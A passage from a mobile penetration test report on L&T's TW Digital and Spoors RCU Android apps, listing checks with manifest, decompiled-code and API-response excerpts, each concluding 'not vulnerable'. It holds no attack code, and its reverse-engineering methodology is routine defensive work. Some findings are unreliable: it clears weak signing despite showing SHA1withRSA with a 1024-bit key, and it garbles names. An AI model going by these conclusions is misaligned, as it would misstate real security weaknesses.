public static final int TextInputLayout_passwordToggleContentDescription = 0x0000002e;
public static final int TextInputLayout_passwordToggleDrawable = 0x0000002f;
public static final int TextInputLayout_passwordToggleEnabled = 0x00000030;
public static final int TextInputLayout_passwordToggleTint = 0x00000031;
public static final int TextInputLayout_passwordToggleTintMode = 0x00000032;
public static final [] TextInputLayout = {16842766, 16842906, 16843039, 16843071, 16843088, 16843095};
public static final int avd_hide_password = 2131230809;
public static final int avd_show_password = 2131230810;
public static final int design_password_eye = 2131230865;
public static final int passwordToggleContentDescription = 2130969390;

```

Figure#4 Tested for Sensitive Data Exposure

In the TW Digital Android application, SecureLayer7 checked for Insecure Data Storage with a FireBasio URL. SecureLayer7 carried out this attack by attempting to locate the Firebase Database URL using JADX-gui tool. However, SecureLayer7 observed that the application source code does not contain a hardcoded Firebase Database URL. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Insecure Data Storage with a FireBasio URL.

```

1 <?xml version="1.0" encoding="utf-8"?>
2 <resources>
3     <string name="Account_Number">Bank Account Number*</string>
4     <string name="Asset_model">Asset Model *</string>
5     <string name="Cancel">Cancel</string>
6     <string name="CoDob">Date of Birth*</string>
7     <string name="Country">Country</string>
8     <string name="ESign">E-Sign</string>
9     <string name="ESignReference">Your Reference No :</string>
10    <string name="Emcongratulation">Congratulations!!!\nLoan is Sanctioned for:</string>
11    <string name="FmFims">Please complete FI</string>
12    <string name="FmFims2">* Subject to conditions</string>
13    <string name="HL_loan_sign">Please take print-out of your loan agreement and take signature of customer.</string>
14    <string name="HMR">Please enter HMR</string>
15    <string name="Income_Details_and_OtherDetails">Income Details and Other Details</string>
16    <string name="Indian_Resident">Resident Indian</string>
17    <string name="Kycaddress_line_2">Address Line 2*</string>
18    <string name="KycmobileNumber">Mobile Number</string>
19    <string name="KycmobileNumber_code">Code*</string>
20    <string name="Legal_charges_amount">Legal Charges</string>
21    <string name="Manufacturing">Manufacturing</string>
22    <string name="NPDC">NPDC</string>
23    <string name="NRI">NRI</string>
24    <string name="Non_Indian_Resident">Non-Resident Indian</string>
25    <string name="Partnership">Partnership</string>
26    <string name="Proceed">Proceed</string>

```

Figure#5 Tested for Insecure Data Storage with a FireBasio URL

In the TW Digital Android application, SecureLayer7 checked for the Android Debug Flag. SecureLayer7 carried out this check by examining the android:debuggable flag to determine its state. SecureLayer7 observed that the android:debuggable flag was not presented. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to the Android Debug Flag.

```

1 <?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="12.1.85" android:compileSdkVersion="32"
3   <uses-sdk android:minSdkVersion="21" android:targetSdkVersion="32"/>
4   <queries>
5     <intent>
6       <action android:name="android.intent.action.VIEW"/>
7         <data android:scheme="http"/>
8     </intent>
9     <intent>
10       <action android:name="android.media.action.IMAGE_CAPTURE"/>
11     </intent>
12     <intent>
13       <action android:name="android.intent.action.OPEN_DOCUMENT"/>
14         <data android:mimeType="*/*"/>
15     </intent>
16     <intent>
17       <action android:name="android.intent.action.GET_CONTENT"/>
18         <data android:mimeType="*/*"/>
19     </intent>
20     <intent>
21       <action android:name="android.intent.action.PICK"/>
22         <data android:mimeType="*/*"/>
23     </intent>
24     <intent>
25       <action android:name="android.intent.action.CHOOSER"/>
26     </intent>
27     <intent>
28       <action android:name="android.media.browse.MediaBrowserService"/>
29     </intent>
30   </queries>

```

Figure#6 Tested for Android Debug Flag

In the TW Digital Android application, SecureLayer7 checked for Unauthorized Access or Misuse of the Google Maps API Key. SecureLayer7 carried out this assessment by scrutinizing the implementation and configuration of the API key. SecureLayer7 observed that the API key was properly secured and restricted to specific usage contexts. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Unauthorized Access or Misuse of the Google Maps API Key.

```

destination_addresses: []
error_message: "This API project is not authorized to use this API."
origin_addresses: []
rows: []
status: "REQUEST DENIED"

```

Figure#7 Tested for Unauthorized Access or Misuse of the Google Maps API Key

In the TW Digital Android application, SecureLayer7 checked for Exported Activity in the manifest file. SecureLayer7 carried out this assessment by examining the AndroidManifest.xml file for any activities that were exported. SecureLayer7 observed that no activities were declared as exported in the manifest file. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Exported Activity.

```

209 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/txt_performance" android:name="com.ltfs.lti.ltfs.utility.PerformanceActivi
214 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/txt_e_aggregator_lead" android:name="com.ltfs.lti.ltfs.utility.EAggregator
219 <activity android:theme="@style/AppTheme" android:label="Login" android:name="com.ltfs.lti.ltfs.LoginActivity" android:screenOrientation="portrait"/>
224 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/title_activity_dash_board" android:name="com.ltfs.lti.ltfs.DashBoardActivi
230 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/addprimaryapplicant" android:name="com.ltfs.lti.ltfs.ApplicantDetailsActivi
235 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/addprimaryapplicant" android:name="com.ltfs.lti.ltfs.ApplicantDetailsViewA
240 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/addprimaryapplicant" android:name="com.ltfs.lti.ltfs.AddApplicantActivity"
245 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/eMandateActivity" android:name="com.ltfs.lti.ltfs.eMandateRegistrationActi
250 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/selectedBankEMandateActivity" android:name="com.ltfs.lti.ltfs.ActivityEMar
255 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/addprimaryapplicant" android:name="com.ltfs.lti.ltfs.VerifyOTPActivity" an
260 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.SendAndVerifyKarzaOTPACTivity" android:screenOrientation="portrai
264 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.DigilockerApplicantList" android:screenOrientation="portrait"/>
268 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.DigilockerActivity" android:screenOrientation="portrait"/>
272 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.DigilockerWebViewActivity" android:screenOrientation="portrait"/>
276 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/title_income_assessment" android:name="com.ltfs.lti.ltfs.IncomeAssessmentA
281 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.IncomeAssessmentSuccessActivity" android:screenOrientation="portrai
285 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/title_login_fee" android:name="com.ltfs.lti.ltfs.LoginFeeOneActivity" andr
290 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/title_login_fee" android:name="com.ltfs.lti.ltfs.LoginFeeTwoActivity" andr
295 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/title_login_fee" android:name="com.ltfs.lti.ltfs.LoginFeeThreeActivity" an
300 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/assetDetails" android:name="com.ltfs.lti.ltfs.AssetDetailsActivity" android
305 <activity android:theme="@style/AppTheme.NoActionBar" android:label="Add Co-Applicant" android:name="com.ltfs.lti.ltfs.AddCoApplicantActivity" android:
310 <activity android:theme="@style/AppTheme.NoActionBar" android:label="Verify Biometric" android:name="com.ltfs.lti.ltfs.BiometricAndOTPCapture" android:
315 <activity android:theme="@style/AppTheme.NoActionBar" android:label="Loan Approval" android:name="com.ltfs.lti.ltfs.LoanApproval" android:screenOrienta
320 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/title_activity_business_details" android:name="com.ltfs.lti.ltfs.AddressCa
325 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.EmiCalculator" android:screenOrientation="portrait" android:windo
330 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.LoanSanctionApprovalActivity" android:screenOrientation="portrait"
334 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.LoanOfferedApprovalActivity" android:screenOrientation="portrait"
338 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.ReviewEMICalculations" android:screenOrientation="portrait"/>
342 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/addprimaryapplicant" android:name="com.ltfs.lti.ltfs.IncomeDetailsPopUp" a
347 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.ActivitySignPhysicalLoanAgreement" android:screenOrientation="por
351 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.LoanChanges" android:screenOrientation="portrait"/>
355 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/title_activity_applicant_details_post_sanction" android:name="com.ltfs.lti
360 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/title_activity_applicant_details_reference" android:name="com.ltfs.lti.lt
365 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/title_activity_authorisation_post_sanction" android:name="com.ltfs.lti.lt
370 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.NetBankingIncomeAssessmentOnDeviceActivity" android:screenOrienta
374 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.AccountAggregatorOnDeviceActivity" android:screenOrientation="por
378 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.PutSanctionListofDocumentsFromLOS" android:screenOrientations="pc
382 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.UploadKYCDocument" android:screenOrientation="portrait"/>
386 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.CollectLOSDocumentlist" android:screenOrientation="portrait"/>
390 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.PutSanctionListofDocumentsFromLOSPDF" android:screenOrientation="portra

```

Figure#8 Tested for Exported Activity

In the TW Digital Android application, SecureLayer7 checked for Insecure Network Security Configuration. SecureLayer7 carried out this assessment by examining the Custom network security configurations (``android:networkSecurityConfig="@xml/network_security_config"``) in the `res/xml/` directory to specify security details such as certificate pins and HTTP traffic settings. SecureLayer7 observed that the network security configuration was not configured for allowing HTTP traffic. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Insecure Network Security Configuration.

```

<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
    <domain-config cleartextTrafficPermitted="false">
        <domain includeSubdomains="true">apiclouduat.ltfs.com
        </domain>
        <trust-anchors>
            <certificates src="@raw/public_apiclouduat_ltfs_com"/>
        </trust-anchors>
    </domain-config>
    <domain-config cleartextTrafficPermitted="false">
        <domain includeSubdomains="true">apicloud.ltfs.com
        </domain>
        <trust-anchors>
            <certificates src="@raw/public_apicloud_ltfs_com"/>
        </trust-anchors>
    </domain-config>
</network-security-config>

```

Figure#9 Tested for Insecure Network Security Configuration

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Flag Misconfiguration, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

## Attack Narrative- Spoors RCU Application Pentest

### Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with Spoors RCU Android application.

In the Spoors Collection Android application, SecureLayer7 checked for Android Application Installation on Insecure OS Versions. SecureLayer7 carried out this attack by examining the minimum SDK version set by the application, which should be above v17. SecureLayer7 observed that the application has the minimum SDK version set at 21. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Android Application Installation on Insecure OS Versions.

```

<?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="2023032703" android:versionName="6.1.11a"
8   <uses-sdk android:minSdkVersion="21" android:targetSdkVersion="29"/>
12   <uses-permission android:name="in.spoors.effortplus.permission.MAPS_RECEIVE"/>
13   <uses-permission android:name="com.google.android.providers.gsf.permission.READ_GSERVICES"/>
14   <uses-permission android:name="android.permission.INTERNET"/>
15   <uses-permission android:name="android.permission.READ_CALENDAR"/>
16   <uses-permission android:name="android.permission.WRITE_CALENDAR"/>
17   <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
18   <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
19   <uses-permission android:name="android.permission.RECORD_AUDIO"/>
20   <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
21   <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
22   <uses-permission android:name="android.permission.ACCESS_LOCATION_EXTRA_COMMANDS"/>
23   <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
27   <uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
28   <uses-permission android:name="android.permission.VIBRATE"/>
29   <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
30   <uses-permission android:name="android.permission.WAKE_LOCK"/>
31   <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
32   <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
33   <uses-permission android:name="in.spoors.effortplus.permission.C2D_MESSAGE"/>
34   <uses-permission android:name="android.permission.BLUETOOTH"/>
35   <uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
39   <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
49   <uses-permission android:name="android.permission.READ_CONTACTS"/>
50   <uses-permission android:name="android.permission.GET_TASKS"/>
51   <uses-permission android:name="android.permission.CAMERA"/>
52   <uses-permission android:name="com.samsung.android.knox.permission.KNOX_HW_CONTROL"/>
53   <uses-permission android:name="com.samsung.android.knox.permission.CUSTOM_SETTING"/>
54   <uses-permission android:name="android.permission.CALL_PHONE"/>
55   <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
56   <uses-permission android:name="android.permission.READ_PROFILE"/>
57   <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
58   <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
--
```

*Figure#1 Tested for Application Installation on Insecure OS Versions*

In the Spoors Collection Android application, SecureLayer7 checked for the Allow Backup Flag. SecureLayer7 carried out this attack by examining the AndroidManifest.xml file to determine if the Allow backup flag was set to true or false. SecureLayer7 observed that the application set the Allow backup flag to "false." Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to the Allow Backup Flag.

```

<application
    android:name="in.spoors.effortplus.EffortApplication" android:allowBackup="false" android:hardwareAccelerated="true" android:largeHeap="true" android:appCo
    android:orientation="portrait">

```

*Figure#2 Tested for Allow Backup Flag*

In the Spoors Collection Android application, SecureLayer7 checked for Weak Signing Algorithms. SecureLayer7 carried out this attack by conducting Black Box penetration testing. SecureLayer7 observed that the application uses v2 schemes with the SHA1withRSA signature type. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Weak Signing Algorithms.

```

Valid APK signature v2 found

Signer 1

Type: X.509
Version: 3
Serial number: 0x51751197
Subject: OSpoors Technology Solutions India Pvt. Ltd., L=Hyderabad, ST=Andhra Pradesh, C=IN
Valid from: Mon Apr 22 16:01:51 IST 2013
Valid until: Tue Apr 10 16:01:51 IST 2063

Public key type: RSA
Exponent: 65537
Modulus size (bits): 1024
Modulus: 102151864524955077961451691842623425831882225471562560993132421839272424448083112418423820878192484803283597851772044812282792511456167415469633

Signature type: SHA1withRSA
Signature OID: 1.2.840.113549.1.1.5

MD5 Fingerprint: AA 59 28 06 76 56 08 4B A5 5E 4C AA 96 5F F2 64
SHA-1 Fingerprint: E7 51 F3 65 3F 19 8E 72 C1 14 A4 DE 4F FB 6B 2A 88 C2 F6 05
SHA-256 Fingerprint: 84 79 1E 4D 7F 02 D4 27 DF EF 23 DD FA 1D DB 9F EF 53 67 80 9B DF 69 D6 14 D2 17 FB FE 0B 39 61

```

*Figure#3 Tested for Weak Signing Algorithms*

In the Spoors Collection Android application, SecureLayer7 checked for Sensitive Data Exposure. SecureLayer7 carried out this attack by reverse engineering the APK file to identify the presence of sensitive hard-coded information such as API keys, tokens, usernames, and passwords. SecureLayer7 observed that there is no sensitive data exposed through the source code. Therefore, this brought SecureLayer7 to the conclusion that the Android application is not vulnerable to Sensitive Data Exposure.

```

Text search: token
Search for text: token
Search definitions of:  Class  Method  Field  Code  Resource  Comments  Case-insensitive  Regex  Active tab only
Auto search

Node
com.google.android.gms.internal.measurement.a.V() Parcel
com.google.android.gms.internal.mlkit_vision_barcode.a.V() Parcel
com.google.android.gms.internal.mlkit_vision_barcode.dc
com.google.android.gms.internal.mlkit_vision_barcode.dc
com.google.android.gms.internal.mlkit_vision_barcode.dc
com.google.android.gms.internal.mlkit_vision_barcode.dc
com.google.android.gms.internal.mlkit_vision_barcode.dc
com.google.firebase.iid.t.a(qMessage) void
com.google.firebaseio.installations.q.e
com.google.firebaseio.installations.q.e
com.google.firebase.installations.q.e
com.google.firebase.installations.q.e
d.f.a.b.f.g.a.V() Parcel
d.f.a.b.f.b.a.V() Parcel
d.f.a.b.f.c.a.b2() Parcel
d.f.a.b.f.g.a.V() Parcel
d.f.a.b.f.h.a.V() Parcel
d.f.a.b.f.j.c8
d.f.a.b.f.j.c8
d.f.d.o.b.toIntString() String
d.f.e.y.b
in.spoors.effortplus.v2.b() void
net.sqlcipher.IContentObserver.Stub.Proxy.onChange(boolean) void
org.antlr.runtime.SerializedGrammar.readAll(DataInputStream) List<SerializedGrammar$Node>
org.antlr.runtime.SerializedGrammar$TokenRef.TokenRef(SerializedGrammar, int) void
org.antlr.runtime.SerializedGrammar$TokenRef.TokenRef(SerializedGrammar)
org.antlr.runtime.misc.LookaheadStream.LB(int)
org.antlr.runtime.tree.TreePatternLexer.nextToken() int
org.antlr.v4.runtime.Vocabulary.getMaxTokenType() int
org.antlr.v4.runtime.VocabularyImpl
org.antlr.v4.runtime.VocabularyImpl.VocabularyImpl(String[], String[], String[]) void
org.antlr.v4.runtime.VocabularyImpl.fromTokenNames(String[]) Vocabulary
org.antlr.v4.runtime.VocabularyImpl.getMaxTokenType() int
org.antlr.v4.runtime.VocabularyImpl.getMaxTokenType() int
org.antlr.v4.tool.LabelType
org.antlr.v4.tool.LabelType
org.eclipse.paho.android.service.MqttServiceConstants
org.jsoup.parser.TokenQueue


obtain.writeInterfaceToken(this.f862Id);
obtain.writeInterfaceToken(this.f9289d);
INSTALLATION_ID_REFRESH_TEMPORARY_TOKEN(293),
INSTALLATION_ID_FIS_GENERATE_AUTH_TOKEN(302),
obtain.writeInterfaceToken(this.f18426d);
obtain.writeInterfaceToken(com.google.android.gms.iid.IMessengerCompat);
/* compiled from: IntentResult.java */
sqliteDatabase.execSQL("create table offlinetrxdetails(trx_id integer primary key autoincrement, userI");
obtain.writeInterfaceToken(this.f16067d);
obtain.writeInterfaceToken(this.f16069d);
obtain.writeInterfaceToken(this.f16078d);
obtain.writeInterfaceToken(this.f16113d);
obtain.writeInterfaceToken(this.f16120d);
INSTALLATION_ID_REFRESH_TEMPORARY_TOKEN(293),
INSTALLATION_ID_FIS_GENERATE_AUTH_TOKEN(302),
c2.a(token, this.f17373a);
/* compiled from: JsonToken.java */
f25453a.putInt(5020, "Invalid EFFORT TOKEN.");
obtain.writeInterfaceToken(Stub.DESCRIPTOR);
arrayList.add(new TokenRef(dataInputStream.readShort()));
public class TokenRef extends Node {
    public TokenRef(int id) {
        throw new UnsupportedOperationException("can't look more than one tokens before the beginning of this s");
    public int nextToken() {
        int maxTokenType;
        private final int maxTokenType;
        this.maxTokenType = Math.max(strArr.length, strArr2.length) - 1;
        public static Vocabulary getTokenNames(String[] strArr) {
            public int getMaxTokenType() {
                return this.maxTokenType;
            TOKEN_LABEL,
            TOKEN_LIST_LABEL,
            public static final String CALLBACK_ACTIVITY_TOKEN = "MqttService.activityToken";
            public class TokenQueue {

```

*Figure#4 Tested for Sensitive Data Exposure*

In the Spoors Collection Android application, SecureLayer7 checked for Insecure Data Storage with a FireBasio URL. SecureLayer7 carried out this attack by attempting to locate the Firebase Database URL

using JADX-gui tool. However, SecureLayer7 observed that the application source code contains a hardcoded Firebase Database URL, but it denied unauthorized access. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Insecure Data Storage with a FireBasio URL.



Figure#5 Tested for Insecure Data Storage with a FireBasio URL

In the Spoops Collection Android application, SecureLayer7 checked for the Android Debug Flag. SecureLayer7 carried out this check by examining the android:debuggable flag to determine its state. SecureLayer7 observed that the android:debuggable flag was set to false. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to the Android Debug Flag.

```
Finds: debug
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="2023032703" android:versionName="6.1.11a" android:installLocation="auto" a
8   <uses-sdk android:minSdkVersion="21" android:targetSdkVersion="29"/>
12   <uses-permission android:name="in.spoors.effortplus.permission.MAPS_RECEIVE"/>
13   <uses-permission android:name="com.google.android.providers.gsf.permission.READ_GSERVICES"/>
14   <uses-permission android:name="android.permission.INTERNET"/>
15   <uses-permission android:name="android.permission.READ_CALENDAR"/>
16   <uses-permission android:name="android.permission.WRITE_CALENDAR"/>
17   <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
18   <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
19   <uses-permission android:name="android.permission.RECORD_AUDIO"/>
20   <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
21   <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
22   <uses-permission android:name="android.permission.ACCESS_LOCATION_EXTRA_COMMANDS"/>
23   <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
27   <uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
28   <uses-permission android:name="android.permission.VIBRATE"/>
29   <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
30   <uses-permission android:name="android.permission.WAKE_LOCK"/>
31   <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
32   <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
33   <uses-permission android:name="in.spoors.effortplus.permission.C2D_MESSAGE"/>
34   <uses-permission android:name="android.permission.BLUETOOTH"/>
35   <uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
39   <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
49   <uses-permission android:name="android.permission.READ_CONTACTS"/>
50   <uses-permission android:name="android.permission.GET_TASKS"/>
51   <uses-permission android:name="android.permission.CAMERA"/>
52   <uses-permission android:name="com.samsung.android.knox.permission.KNOX_HW_CONTROL"/>
53   <uses-permission android:name="com.samsung.android.knox.permission.CUSTOM_SETTING"/>
54   <uses-permission android:name="android.permission.CALL_PHONE"/>
55   <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
56   <uses-permission android:name="android.permission.READ_PROFILE"/>
57   <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
58   <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
59   <uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
96   <uses-feature android:glEsVersion="0x20000" android:required="true"/>
00   <uses-feature android:name="android.hardware.camera" android:required="true"/>
```

Figure#6 Tested for Android Debug Flag

In the Spoores Collection Android application, SecureLayer7 checked for Source Code Obfuscation. SecureLayer7 carried out this assessment by examining whether the source code was easily readable and understandable to an attacker. SecureLayer7 observed that the application's source code was obfuscated. Therefore, this brought SecureLayer7 to the conclusion that the Android application is not vulnerable to Source Code Obfuscation.

```

package in.spoors.common;

import android.graphics.Matrix;
import android.graphics.RectF;
import android.os.Build;
import android.view.View;
import android.view.animation.Animation;
import android.view.animation.Transformation;
import java.lang.ref.WeakReference;
import java.util.WeakHashMap;

/* compiled from: AnimatorProxy.java */
/* Loaded from: classes.dex */
public final class a extends Animation {

    /* renamed from: i reason: collision with root package name */
    private static final WeakHashMap<View, f19160i> f19160i;

    /* renamed from: c reason: collision with root package name */
    private final WeakReference<View> f19161c;

    /* renamed from: d reason: collision with root package name */
    private float f19162d = 1.0f;

    /* renamed from: e reason: collision with root package name */
    private float f19163e = 1.0f;

    /* renamed from: f reason: collision with root package name */
    private float f19164f = 1.0f;
}

```

Figure#7 Tested for Source Code Obfuscation

In the Spoores Collection Android application, SecureLayer7 checked for Unauthorized Access or Misuse of the Google Maps API Key. SecureLayer7 carried out this assessment by scrutinizing the implementation and configuration of the API key. SecureLayer7 observed that the API key was properly secured and restricted to specific usage contexts. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Unauthorized Access or Misuse of the Google Maps API key.

```

{
  "destination_addresses": [],
  "error_message": "This IP, site or mobile application is not authorized to use this API key. Request received from IP address 45.252.74.134, with empty referer",
  "origin_addresses": [],
  "rows": [],
  "status": "REQUEST_DENIED"
}

```

Figure#8 Tested for Unauthorized Access or Misuse of the Google Maps API

In the Spoores Collection Android application, SecureLayer7 checked for Exported Activity in the Manifest file. SecureLayer7 carried out this assessment by examining the AndroidManifest.xml file for any activities that were exported. SecureLayer7 observed that no activities were declared as exported in the manifest file. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Exported Activity.

```

<activity android:theme="@style/Theme.AppCompat.Light.Dialog" android:name="in.spoors.effortplus.SyncInProgressActivity"/>
<activity android:label="@string/title_activity_dayplan_filter" android:name="in.spoors.effortplus.DayPlanFilterActivity" android:screenOrientation="portrait"/>
<activity android:themes="@style/AppTheme" android:label="@string/title_activity_draft_forms" android:name="in.spoors.effortplus.DraftFormsActivity"/>
<activity android:name="in.spoors.effortplus.EmployeeDetailsActivity"/>
<activity android:name="in.spoors.effortplus.MultiUserLoginActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.SupplementaryMultiItemsActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.MswipeLoginActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.EmployeePasswordActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.CustomerAttachmentDetailsActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.TransactionHistoryDetailActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.TransactionHistoryDetailActivity" android:screenOrientation="portrait"/>
